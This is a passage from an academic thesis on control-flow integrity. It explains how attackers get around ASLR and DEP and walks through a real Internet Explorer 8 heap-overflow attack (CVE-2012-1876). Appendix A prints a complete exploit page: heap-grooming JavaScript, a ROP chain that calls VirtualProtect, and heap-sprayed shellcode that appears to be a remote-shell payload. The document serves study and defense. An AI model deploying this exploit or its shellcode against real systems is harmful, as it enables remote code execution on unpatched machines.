As already mentioned in Section 2, attackers attempt to take control of a program's execution by exploiting possible software vulnerabilities. Usually, they are trying to overwrite the program counter (directly or indirectly by using pointers) in order to take control of the execution flow when the next return instruction occurs. CFI minimizes such attacks by checking if the destination address is valid before any indirect control-flow transfer occurs, including returns, indirect jumps and calls. Therefore, even if the attacker controls the program counter, CFI limits the addresses that the transfer may jump to. Unfortunately, existing CFI approaches [1, 3, 34] do not enforce strict checks in every indirect control-flow transfer in the code for reasons including performance and source code unavailability as mentioned in Section 3.1.

Most CFI approaches are using the Average Indirect Target Reduction (AIR) metric in order to define the number of indirect control-flow transfers that were protected with CFI checks. Since there is a small percentage of branch instructions that can be still used by the attacker, the question that remains is if the remaining amount of these unprotected branch instructions is sufficient to perform an attack. Goktas et al. [2] proved that it is still feasible to mount an attack in Internet Explorer 8 with CCFIR deployed along with ASLR and DEP.

4.1 Finding gadgets

As already mentioned, the first step of the attack occurs when the attacker tries to take control of the execution. In any case, the attacker may have been prepared for the attack offline. In cases where the same software is distributed to several users, the attacker may examine a target program offline and then unleash the real attack. When the attacker has knowledge upon the program code offline, they can use several tools that automate the payload construction offline [48, 49, 40]. However, the ASLR protection mechanism mentioned in Section 2.4 can offer probabilistic protection against such cases since it randomizes the addresses of the modules that are loaded into the memory. Unfortunately, several real-world programs suffer from memory leaks that attackers may exploit to negate such randomization schemes [50, 51].

CFI limits the attacker's options when it comes to construct a gadget-chain. That is, CFI significantly limits the construction of a sufficient gadget-chain by allowing control-flow transfers into a much smaller subset of the whole program code address space. This forces the attacker to search for more complex and longer gadgets and gadget-chains. A problem with long gadgets (not gadget-chains) is *branching conditions*. This term represents the branch instructions that reside within a given gadget. A simple example would be a conditional jump instruction or a call instruction within a gadget. If the attacker uses such gadgets, they need to be aware of the outcome of these in-gadget control-flow transfers since they could modify the stack or important values saved on registers. Goktas et al. [2] showed that it is still possible to launch such attacks with more complex gadget chains that use a combination of ROP and JOP gadgets against software protected by CCFIR, DEP and ASLR.

4.2 Attacking Internet Explorer 8

In this section we will elaborate on a real-world attack against Internet Explorer 8 that bypasses modern defenses. Also we will discuss about how CFI could prevent or limit such attacks. Specifically, the attack discussed in this section exploits a combination of two vulnerabilities, a heap-based buffer overflow and a memory leak one that resides in **mshtml.dll**. We also assume that both ASLR and DEP are in place. The objectives of the attack:
(a) Bypass ASLR (exploit both vulnerabilities)
(b) Disable DEP (exploit buffer overflow)
(c) Execute shellcode

Bypass ASLR

Since ASLR offers probabilistic protection it can be brute-forced but this approach is not efficient as generally believed. A similar technique, called partial EIP overwrite [52], also tries to guess a module's address by taking leverage of an address's bits that don't change in specific ASLR implementations. However, both of these approaches are deprecated because of their efficiency and the chance to crash the program. It is also possible for the attacker to use non-ALSR modules in their attack, but such modules are not usually encountered in modern operating systems and legacy software.
In this attack, we will use a memory leak that resides in **mshtml.dll** of In-

ternet Explorer 8 in order to bypass ASLR and achieve knowledge upon the code address space of the program. When a button is created in Internet Explorer 8, the heap allocates a memory chunk for this object. The first 4 bytes of this chunk, represent the address of a Virtual Function Table (VFT) in **mshtml.dll**. The security flaw in this point is that even when ASLR is in place, this VFT pointer remains always the same. In the following, we have to read its value and by comparing the offset to the real VFT address, we compute the base address of **mshtml.dll**.
At this point, we have to take advantage of the buffer overflow for reading the VFT pointer. When a table is created in Internet Explorer 8, the heap allocates a memory chunk for the table object, similarly with the button mentioned before. The table object chunk contains a pointer to a buffer that stores information about the table's columns. This is characteristically described in Figure 4.1. The vulnerability in this point occurs when the fixed span of a column is increased because the program does not reallocate the buffer to a different address with sufficient memory, but instead it overflows the buffer. We can observe this situation in Figure 4.2.




Figure 4.1: Heap instance after the creation of a button object.




Figure 4.2: Heap instance after the overflow of the button's buffer. The overflowed area is showed in red color.

Now, we will explain how we can take advantage of the buffer overflow to read the VFT pointer. In fact, all we have to do is modify the heap layout in such a way that there is a basic string between the buffer and the button's allocated memory. Figure 4.3 provides a screenshot of the aforementioned action. By triggering the overflow we can overwrite the first 4 bytes of the basic string which represent its length. This step is demonstrated in Figure 4.4. Then, we increase its length accordingly in order to reach the VFT pointer in the button's memory. Lastly, by reading the basic string we acquire the VFT pointer, and we compute the base address of the **mshtml.dll** as explained before.




Figure 4.3: Heap instance before we overflow the button's buffer.




Figure 4.4: Heap instance after we overwrite the basic string's length by triggering the overflow. The overflowed area is showed in red color.

Bypass DEP

When DEP is in place, one is not in position to execute any injected code. However, since we have resolved the address of the **mshtml.dll** module, we can perform a code-reuse attack using its code. First, we have to construct a ROP payload that disables DEP using the *VirtualProtect* function. Since we don't have a direct way to manipulate the stack in this program, we will inject our payload into the heap using the same buffer overflow and overwrite the VFT pointer. The program will eventually use this pointer and will turn execution into our payload. However, this requires to use a technique called stack pivot that will make the program execute our ROP payload which is stored into the heap. This situation is depicted in Figure 4.5.




Figure 4.5: Heap instance and the target of the overwritten VFT pointer. The overflowed area is showed in red color.

The stack pivot technique is used by most real-world exploits aiming at moving the stack pointer to the address of the attack's payload (see Figure 4.6). This can be done easily by using a ROP gadget that resides in the **mshtml.dll**. At this point, we will not explain in depth the functionality of our payload as we will stay on the theoretical part. However, the attack code is available in Appendix A. After, the stack pivot gadget succeeds, the program will continue executing our ROP payload placed in the heap. Concluding, by calling the *VirtualProtect* function, we disable DEP, and the program continues by executing our shellcode placed after the ROP payload.





Figure 4.6: The corruption of the stack pointer due to the stack pivot gadget execution.

Note that the whole attack requires the heap to have a specific layout. In order to form the required layout, we use a technique called Heap Feng Shui [53]. This technique is usually implemented via Javascript which offers a sufficient and practical API for handling dynamically allocated memory.

4.3 Attacking IE8 under CFI

In Section 2.7 we explained how CFI enforces checks into program code and prevents any abnormal behavior. The CFI checks inserted into the program can make the construction of the attack payload much harder as we discussed in Section 4.1. In particular, to disable DEP under CFI it would require much longer gadget-chains and gadgets as well. However, a large enough code address space makes the attacker's work much easier since he has more available code to use. For dealing with this drawback one may use ASLR to conceal our code address from the attacker. Unfortunately, memory leaks can negate such protection schemes as shown in the referred Internet Explorer version. It is also worth mentioning that there are several CFI implementations [3, 34] which can prevent calls to sensitive functions, like *VirtualProtect* that we used to disable DEP. Such implementations reserve an ID for such sensitive calls as shown in Table 4.1.



	CFI (1 ID)	**CCFIR** (3 IDs)	**bin-CFI** (2 IDs)
Return addresses	All indirect transfers	All *ret* instructions	*ret* & indirect *jmp* instructions
Return addresses ir sensitive functions		*ret* instructions in sensitive functions	
Exported functions		indirect *call* & *jump* instructions	indirect *call* instructions
Sensitive functions		X	

Table 4.1: Allowable transfers in different CFI implementations [2].

Chapter 5

Conclusions

Several mechanisms have been proposed in order to mitigate modern software exploitation techniques. Some of them are based on secrets, hardware features or runtime detection. However, although the software security community has significantly raised the bar for attackers, but it is still possible to exploit applications due to existing software vulnerabilities. In a perfect world, such vulnerabilities wouldn't exist, but due to programming errors or type-unsafe languages, code flaws are still out there and are usually inherited by latest software.

A class of critical security flaws are memory leaks, also knows as memory disclosures, which give attackers a sufficient leverage to acquire knowledge upon the memory space of the program. A real-world memory leak was showed in Section 4.2 which was exploited in combination with a heap-based buffer overflow with the aim to exploit Internet Explorer 8 under DEP and ASLR. In this thesis, we emphasized in CFI, a software mechanism that protects against software attacks by offering non-probabilistic protection. However, CFI requires an ahead-of-time code analysis and has certain limitations. In Chapter 3 we elaborated on its limitations and we referred to corresponding approaches that overcome them. It is true that the interest towards CFI is growing during the last years due to its potential. A key contribution of CFI is that it can be enforced into existing software. However, there are CFI implementations that require the source code in order to harden the underlying software, but this is suitable in some cases as well. CFI does not protect the data of the program neither detects the attack after it has been successful, but instead it detects an attack while it unfolds and prevents the execution of malicious code.

The research community and other interested parties hope for CFI hardware support, but this requires a respectable amount of time and an efficient effort from corresponding vendors. As for the software level, the community seems to turn into runtime CFI implementations (some of them mentioned in Chapter 3). By runtime CFI we mean, that the analysis is not executed offline, but rather when the program is loaded. This dynamic approach has more potential since one is able to overcome some of the basic CFI limitations (e.g., dynamic loading and JIT compilation) during load-time code analysis. However, this incurs some significant performance overhead and we may enforce a looser form of CFI in dynamic approaches as well. For this reason, we expect from future CFI work not only to protect as many indirect control flow transfer can be extracted, but pave the way toward more lightweight CFI mechanisms.

5.1 Future work

The aim of this thesis is to introduce the reader to CFI and refer to its limitations and how they can be overcomed. Based on the results of the current thesis a more extensive analysis of existing CFI approaches can be done in the future. Given that the main goal is to secure software, the comparison of existing approaches is a need. Unfortunately, this requires serious effort since every CFI-related solution aims to secure different type of software and each approaches gives emphasis to a different type of vulnerability. We take this as a challenge in order to categorize and evaluate each CFI implementation and present their tradeoffs in a more detailed way.

Appendices

Appendix A

Internet Explorer 8 Attack Code

```
<!--
** Exploit Title: Internet Explorer 8 Fixed Col Span ID full ASLR & DEP
    bypass
** Affected Software: Internet Explorer 8
** Vulnerability: Fixed Col Span ID
** CVE: CVE-2012-1876

!! Credits go to https://www.exploit-db.com/exploits/24017/

-->

<html>
  <body>
    <div id="evil">
    </div>
    <table style="table-layout:fixed">
        <col id="132" width="41" span="9">
        </col>
    </table>
    <script language='javascript'>

        //We are making some strings that will be used later
        var free="EEEE";
        while(free.length<500)
            free+=free;

        var string1="AAAA";
        while(string1.length <500)
            string1+=string1;

        var string2="BBBB";
        while(string2.length <500)
            string2+=string2;

        //We declare three arrays that will hold button objects
        var fr=new Array();
        var al=new Array();
        var bl=new Array();

        var div_container=document.getElementById("evil");
        div_container.style.cssText="display:none";

        //Heap Feng Shui technique starts here

        //We allocate heap memory for the button objects and fill them with
            the previously created strings.
        for(var i=0; i<500; i+=2){
            //the heap blocks must be of 125 characters each in order to
                successfully mount the attack
            //(0x100-6)/2=125
            fr[i]=free.substring(0,(0x100-6)/2);
            al[i]=string1.substring(0,(0x100-6)/2);
            bl[i]=string2.substring(0,(0x100-6)/2);
            //we add each button object into the html page layout
            var obj=document.createElement("button");
            div_container.appendChild(obj);
        }

        //We free the needed heap blocks
        for(var i=200; i<500; i+=2){
            fr[i]=null;
            CollectGarbage();//can also be executed only once out after the
                loop
        }
```

```

    function heapspray(cbuttonlayout){
        /*This function constructs a ROP payload based on mshtml.dll,
            inserts our shellcode into the heap and disable DEP for the
            shellcode's memory pages.*/
        CollectGarbage();
        var rop = cbuttonlayout + 4161; // RET
        var rop = rop.toString(16);
        var rop1 = rop.substring(4,8);
        var rop2 = rop.substring(0,4); // } RET

        var rop = cbuttonlayout + 11360; // POP EBP
        var rop = rop.toString(16);
        var rop3 = rop.substring(4,8);
        var rop4 = rop.substring(0,4); // } RET

        var rop = cbuttonlayout + 111675; // XCHG EAX,ESP
        var rop = rop.toString(16);
        var rop5 = rop.substring(4,8);
        var rop6 = rop.substring(0,4); // } RET

        var rop = cbuttonlayout + 12377; // POP EBX
        var rop = rop.toString(16);
        var rop7 = rop.substring(4,8);
        var rop8 = rop.substring(0,4); // } RET

        var rop = cbuttonlayout + 642768; // POP EDX
        var rop = rop.toString(16);
        var rop9 = rop.substring(4,8);
        var rop10 = rop.substring(0,4); // } RET

        var rop = cbuttonlayout + 12201; // POP ECX —> Changed
        var rop = rop.toString(16);
        var rop11 = rop.substring(4,8);
        var rop12 = rop.substring(0,4); // } RET

        var rop = cbuttonlayout + 5504544; // Writable location
        var rop = rop.toString(16);
        var writable1 = rop.substring(4,8);
        var writable2 = rop.substring(0,4); // } RET

```

```
            var rop = cbuttonlayout + 12462; // POP EDI
            var rop = rop.toString(16);
            var rop13 = rop.substring(4,8);
            var rop14 = rop.substring(0,4); // } RET

            var rop = cbuttonlayout + 12043; // POP ESI --> changed
            var rop = rop.toString(16);
            var rop15 = rop.substring(4,8);
            var rop16 = rop.substring(0,4); // } RET

            var rop = cbuttonlayout + 63776; // JMP EAX
            var rop = rop.toString(16);
            var jmpeax1 = rop.substring(4,8);
            var jmpeax2 = rop.substring(0,4); // } RET

            var rop = cbuttonlayout + 85751; // POP EAX
            var rop = rop.toString(16);
            var rop17 = rop.substring(4,8);
            var rop18 = rop.substring(0,4); // } RET

            var rop = cbuttonlayout + 4936; // VirtualProtect()
            var rop = rop.toString(16);
            var vp1 = rop.substring(4,8);
            var vp2 = rop.substring(0,4); // } RET

            var rop = cbuttonlayout + 454843; // MOV EAX,DWORD PTR DS:[EAX]
            var rop = rop.toString(16);
            var rop19 = rop.substring(4,8);
            var rop20 = rop.substring(0,4); // } RET

            var rop = cbuttonlayout + 234657; // PUSHAD
            var rop = rop.toString(16);
            var rop21 = rop.substring(4,8);
            var rop22 = rop.substring(0,4); // } RET


            var rop = cbuttonlayout + 408958; // PUSH ESP
            var rop = rop.toString(16);
            var rop23 = rop.substring(4,8);
            var rop24 = rop.substring(0,4); // } RET

            var shellcode = unescape(”%u4141%u4141%u4242%u4242%u4343%u4343”); // PADDING
            shellcode+= unescape(”%u4141%u4141%u4242%u4242%u4343%u4343”); // PADDING
            shellcode+= unescape(”%u4141%u4141”); // PADDING

            shellcode+= unescape(”%u”+rop1+”%u”+rop2); // RETN
            shellcode+= unescape(”%u”+rop3+”%u”+rop4); // POP EBP # RETN
            shellcode+= unescape(”%u”+rop5+”%u”+rop6); // XCHG EAX,ESP # RETN

            //Disable DEP
            shellcode+= unescape(”%u”+rop3+”%u”+rop4); // POP EBP
            shellcode+= unescape(”%u”+rop3+”%u”+rop4); // POP EBP
            shellcode+= unescape(”%u”+rop7+”%u”+rop8); // POP EBP
            shellcode+= unescape(”%u1024%u0000”); // Size 0x00001024
            shellcode+= unescape(”%u”+rop9+”%u”+rop10); // POP EDX
            shellcode+= unescape(”%u0040%u0000”); // 0x00000040
            shellcode+= unescape(”%u”+rop11+”%u”+rop12); // POP ECX
            shellcode+= unescape(”%u”+writable1+”%u”+writable2); // Writable Location
            shellcode+= unescape(”%u”+rop13+”%u”+rop14); // POP EDI
            shellcode+= unescape(”%u”+rop1+”%u”+rop2); // RET
            shellcode+= unescape(”%u”+rop15+”%u”+rop16); // POP ESI
            shellcode+= unescape(”%u”+jmpeax1+”%u”+jmpeax2); // JMP EAX
            shellcode+= unescape(”%u”+rop17+”%u”+rop18); // POP EAX
            shellcode+= unescape(”%u”+vp1+”%u”+vp2); // VirtualProtect()
            shellcode+= unescape(”%u”+rop19+”%u”+rop20); // MOV EAX,DWORD PTR DS:[EAX]
            shellcode+= unescape(”%u”+rop21+”%u”+rop22); // PUSHAD
            shellcode+= unescape(”%u”+rop23+”%u”+rop24); // PUSH ESP
            shellcode+= unescape(”%u9090%u9090”); // NOPs
            shellcode+= unescape(”%u9090%u9090”); // NOPs
            shellcode+= unescape(”%u9090%u9090”); // NOPs

            //NOTE: the shellcode can be changed
            shellcode+=unescape(”%ue8fc%u0089%u0000%u8960%u31e5%u64d2%u528b” +
                ”%u8b30%u0c52%u528b%u8b14%u2872%ub70f%u264a” +
                ”%uff31%uc031%u3cac%u7c61%u2c02%uc120%u0dcf” +
                ”%uc701%uf0e2%u5752%u528b%u8b10%u3c42%ud001” +
                "%u408b%u8578%u74c0%u014a%u50d0%u488b%u8b18" +
                "%u2058%ud301%u3ce3%u8b49%u8b34%ud601%uff31" +
                "%uc031%uc1ac%u0dcf%uc701%ue038%uf475%u7d03" +
                "%u3bf8%u247d%ue275%u8b58%u2458%ud301%u8b66" +
                "%u4b0c%u588b%u011c%u8bd3%u8b04%ud001%u4489" +
                "%u2424%u5b5b%u5961%u515a%ue0ff%u5f58%u8b5a" +
                "%ueb12%u5d86%u3368%u0032%u6800%u7377%u5f32" +
                "%u6854%u774c%u0726%ud5ff%u90b8%u0001%u2900" +
                "%u54c4%u6850%u8029%u006b%ud5ff%u5050%u5050" +
                "%u5040%u5040%uea68%udf0f%uffe0%u89d5%u31c7" +
                "%u53db%u0268%u1100%u895c%u6ae6%u5610%u6857" +
                "%udbc2%u6737%ud5ff%u5753%ub768%u38e9%uffff" +
                "%u53d5%u5753%u7468%u3bec%uffe1%u57d5%uc789" +
                "%u7568%u4d6e%uff61%u68d5%u6d63%u0064%ue389" +
                "%u5757%u3157%u6af6%u5912%ue256%u66fd%u44c7" +
                "%u3c24%u0101%u448d%u1024%u00c6%u5444%u5650" +
                "%u5656%u5646%u564e%u5356%u6856%ucc79%u863f" +
                "%ud5ff%ue089%u564e%uff46%u6830%u8708%u601d" +
                "%ud5ff%uf0bb%ua2b5%u6856%u95a6%u9dbd%ud5ff" +
                "%u063c%u0a7c%ufb80%u75e0%ubb05%u1347%u6f72" +
                "%u006a%uff53%u41d5");

            // Total spray should be 1000
            var padding=unescape("%u9090");
            while(padding.length<1000)
                padding=padding+padding;
            var padding=padding.substr(0,1000-shellcode.length);

            shellcode+=padding;

            while(shellcode.length <100000)
                shellcode=shellcode+shellcode;

            var onemeg=shellcode.substr(0,64*1024/2);

            for(i=0; i<14; i++){
                onemeg+=shellcode.substr(0,64*1024/2);
            }

            onemeg+=shellcode.substr(0,(64*1024/2)-(38/2));

            //We store the shellcode into the heap
            var spray=new Array();
            for(i=0; i<100; i++) {
                spray[i]=onemeg.substr(0,onemeg.length);
            }
        }

        function strtoint(str){
            return str.charCodeAt(1)*0x10000 + str.charCodeAt(0);
        }

        function leak(){
            /*This function triggers the overflow.
            The buffer of the table object overflows the length of a
                previously allocated basic string.*/
            var leak_col=document.getElementById("132");
            leak_col.width="41";
            leak_col.span="19";
        }

        function get_leak(){
            /*This function reads the basic string whose length was
                previously overflowed, resulting into reading the value of
                the virtual function table pointer of the button object
                which was placed next to the overflowed basic string.*/
            var str_addr=strtoint(bl[498].substring((0x100-6)/2+11,(0x100-6)
                /2+13));
            /*Since (a) the randomized address of the virtual function table
                 inside the mshtml.dll and (b) the real address space of
                mshtml.dll are both known, we can calculate the randomized
                address of msthml.dll of the target program.*/
               str_addr=str_addr-1410704;
            var hex=str_addr.toString(16);
            //alert(hex);
            /*Now that have full knowledge upon the address space of the
                mshtml.dll, ASLR has been bypassed for this module and we
                can use its code to construct a ROP payload in order to
                disable DEP and execute our shellcode.*/
            setTimeout(function(){heapspray(str_addr)}, 50);
        }

```

```
        function trigger_overflow(){
            //This function triggers the overflow again and there are
                chances that our shellcode will be executed.
            var evil_col=document.getElementById("132");
            evil_col.width="1245880";
            evil_col.span="44";
        }

        setTimeout(function(){leak()},400);//trigger overflow
        setTimeout(function(){get_leak()},450);//bypass ASLR, inject
            shellcode and disable DEP
        setTimeout(function(){trigger_overflow()},700);//triggers overflow
            again, chances to execute shellcode
    </script>
  </body>
</html>
```

Bibliography

[1] M. Abadi, M. Budiu, U. Erlingsson, and J. Ligatti, "Control-flow integrity," in *Proceedings of the 12th ACM conference on Computer and communications security*, pp. 340–353, ACM, 2005.

[2] E. Goktas, E. Athanasopoulos, H. Bos, and G. Portokalidis, "Out of control: Overcoming control-flow integrity," in *Security and Privacy (SP), 2014 IEEE Symposium on*, pp. 575–589, IEEE, 2014.

[3] C. Zhang, T. Wei, Z. Chen, L. Duan, L. Szekeres, S. McCamant, D. Song, and W. Zou, "Practical control flow integrity and randomization for binary executables," in *Security and Privacy (SP), 2013 IEEE Symposium on*, pp. 559–573, IEEE, 2013.

[4] H. Orman, "The morris worm: A fifteen-year perspective," *IEEE Security & Privacy*, no. 5, pp. 35–43, 2003.

[5] Solar Designer, "Non-executable stack patch," 1997.

[6] S. Andersen and V. Abella, "Data execution prevention: Changes to functionality in microsoft windows xp service pack 2, part 3: Memory protection technologies." https://technet.microsoft.com/en-us/library/bb457155.aspx, 2004.

[7] Solar Designer, "Return-to-libc attack," *Bugtraq, Aug*, 1997.

[8] M. Tran, M. Etheridge, T. Bletsch, X. Jiang, V. Freeh, and P. Ning, "On the expressiveness of return-into-libc attacks," in *Recent Advances in Intrusion Detection*, pp. 121–141, Springer, 2011.

[9] H. Shacham, "The geometry of innocent flesh on the bone: Return-into-libc without function calls (on the x86)," in *Proceedings of the 14th ACM conference on Computer and communications security*, pp. 552–561, ACM, 2007.

[10] E. Buchanan, R. Roemer, H. Shacham, and S. Savage, "When good instructions go bad: Generalizing return-oriented programming to risc," in *Proceedings of the 15th ACM conference on Computer and communications security*, pp. 27–38, ACM, 2008.

[11] C. Cowan, C. Pu, D. Maier, J. Walpole, P. Bakke, S. Beattie, A. Grier, P. Wagle, Q. Zhang, and H. Hinton, "Stackguard: Automatic adaptive detection and prevention of buffer-overflow attacks," in *Usenix Security*, vol. 98, pp. 63–78, 1998.

[12] Vendicator, "A stack smashing technique protection tool for Linux," *http://www.angelfire.com/sk/stackshield/*, 2000.

[13] G. Richarte *et al.*, "Four different tricks to bypass stackshield and stackguard protection," *World Wide Web*, vol. 1, 2002.

[14] Bulba and Kil3r, "Bypassing StackGuard and StackShield." http://phrack.org/issues/56/5.html.

[15] S. Chen, J. Xu, E. C. Sezer, P. Gauriar, and R. K. Iyer, "Non-control-data attacks are realistic threats," in *Usenix Security*, vol. 5, 2005.

[16] C. Cowan, S. Beattie, J. Johansen, and P. Wagle, “Pointguard TM: protecting pointers from buffer overflow vulnerabilities,” in *Proceedings of the 12th conference on USENIX Security Symposium*, vol. 12, pp. 91–104, 2003.

[17] R. Wojtczuk, “Defeating solar designer non-executable stack patch. bugtraq mailing list,” 1998.

[18] D. Dai Zovi, “Practical return-oriented programming,” *SOURCE Boston*, 2010.

[19] PaX Team, “PaX address space layout randomization (ASLR),” 2003.

[20] H. Shacham, M. Page, B. Pfaff, E.-J. Goh, N. Modadugu, and D. Boneh, “On the effectiveness of address-space randomization,” in *Proceedings of the 11th ACM conference on Computer and communications security*, pp. 298–307, ACM, 2004.

[21] Microsoft Visual Studio 2005, “Image has safe exception handlers.” https://msdn.microsoft.com/en-us/library/9a89h429%28VS.80%29.aspx, 2004.

[22] J. Li, Z. Wang, X. Jiang, M. Grace, and S. Bahram, “Defeating return-oriented rootkits with return-less kernels,” in *Proceedings of the 5th European conference on Computer systems*, pp. 195–208, ACM, 2010.

[23] S. Checkoway, L. Davi, A. Dmitrienko, A.-R. Sadeghi, H. Shacham, and M. Winandy, “Return-oriented programming without returns,” in *Proceedings of the 17th ACM conference on Computer and communications security*, pp. 559–572, ACM, 2010.

[24] L. Davi, A. Dmitrienko, A.-R. Sadeghi, and M. Winandy, "Return-oriented programming without returns on arm," *System Security Lab-Ruhr University Bochum, Tech. Rep*, 2010.

[25] T. Bletsch, X. Jiang, V. W. Freeh, and Z. Liang, "Jump-oriented programming: a new class of code-reuse attack," in *Proceedings of the 6th ACM Symposium on Information, Computer and Communications Security*, pp. 30–40, ACM, 2011.

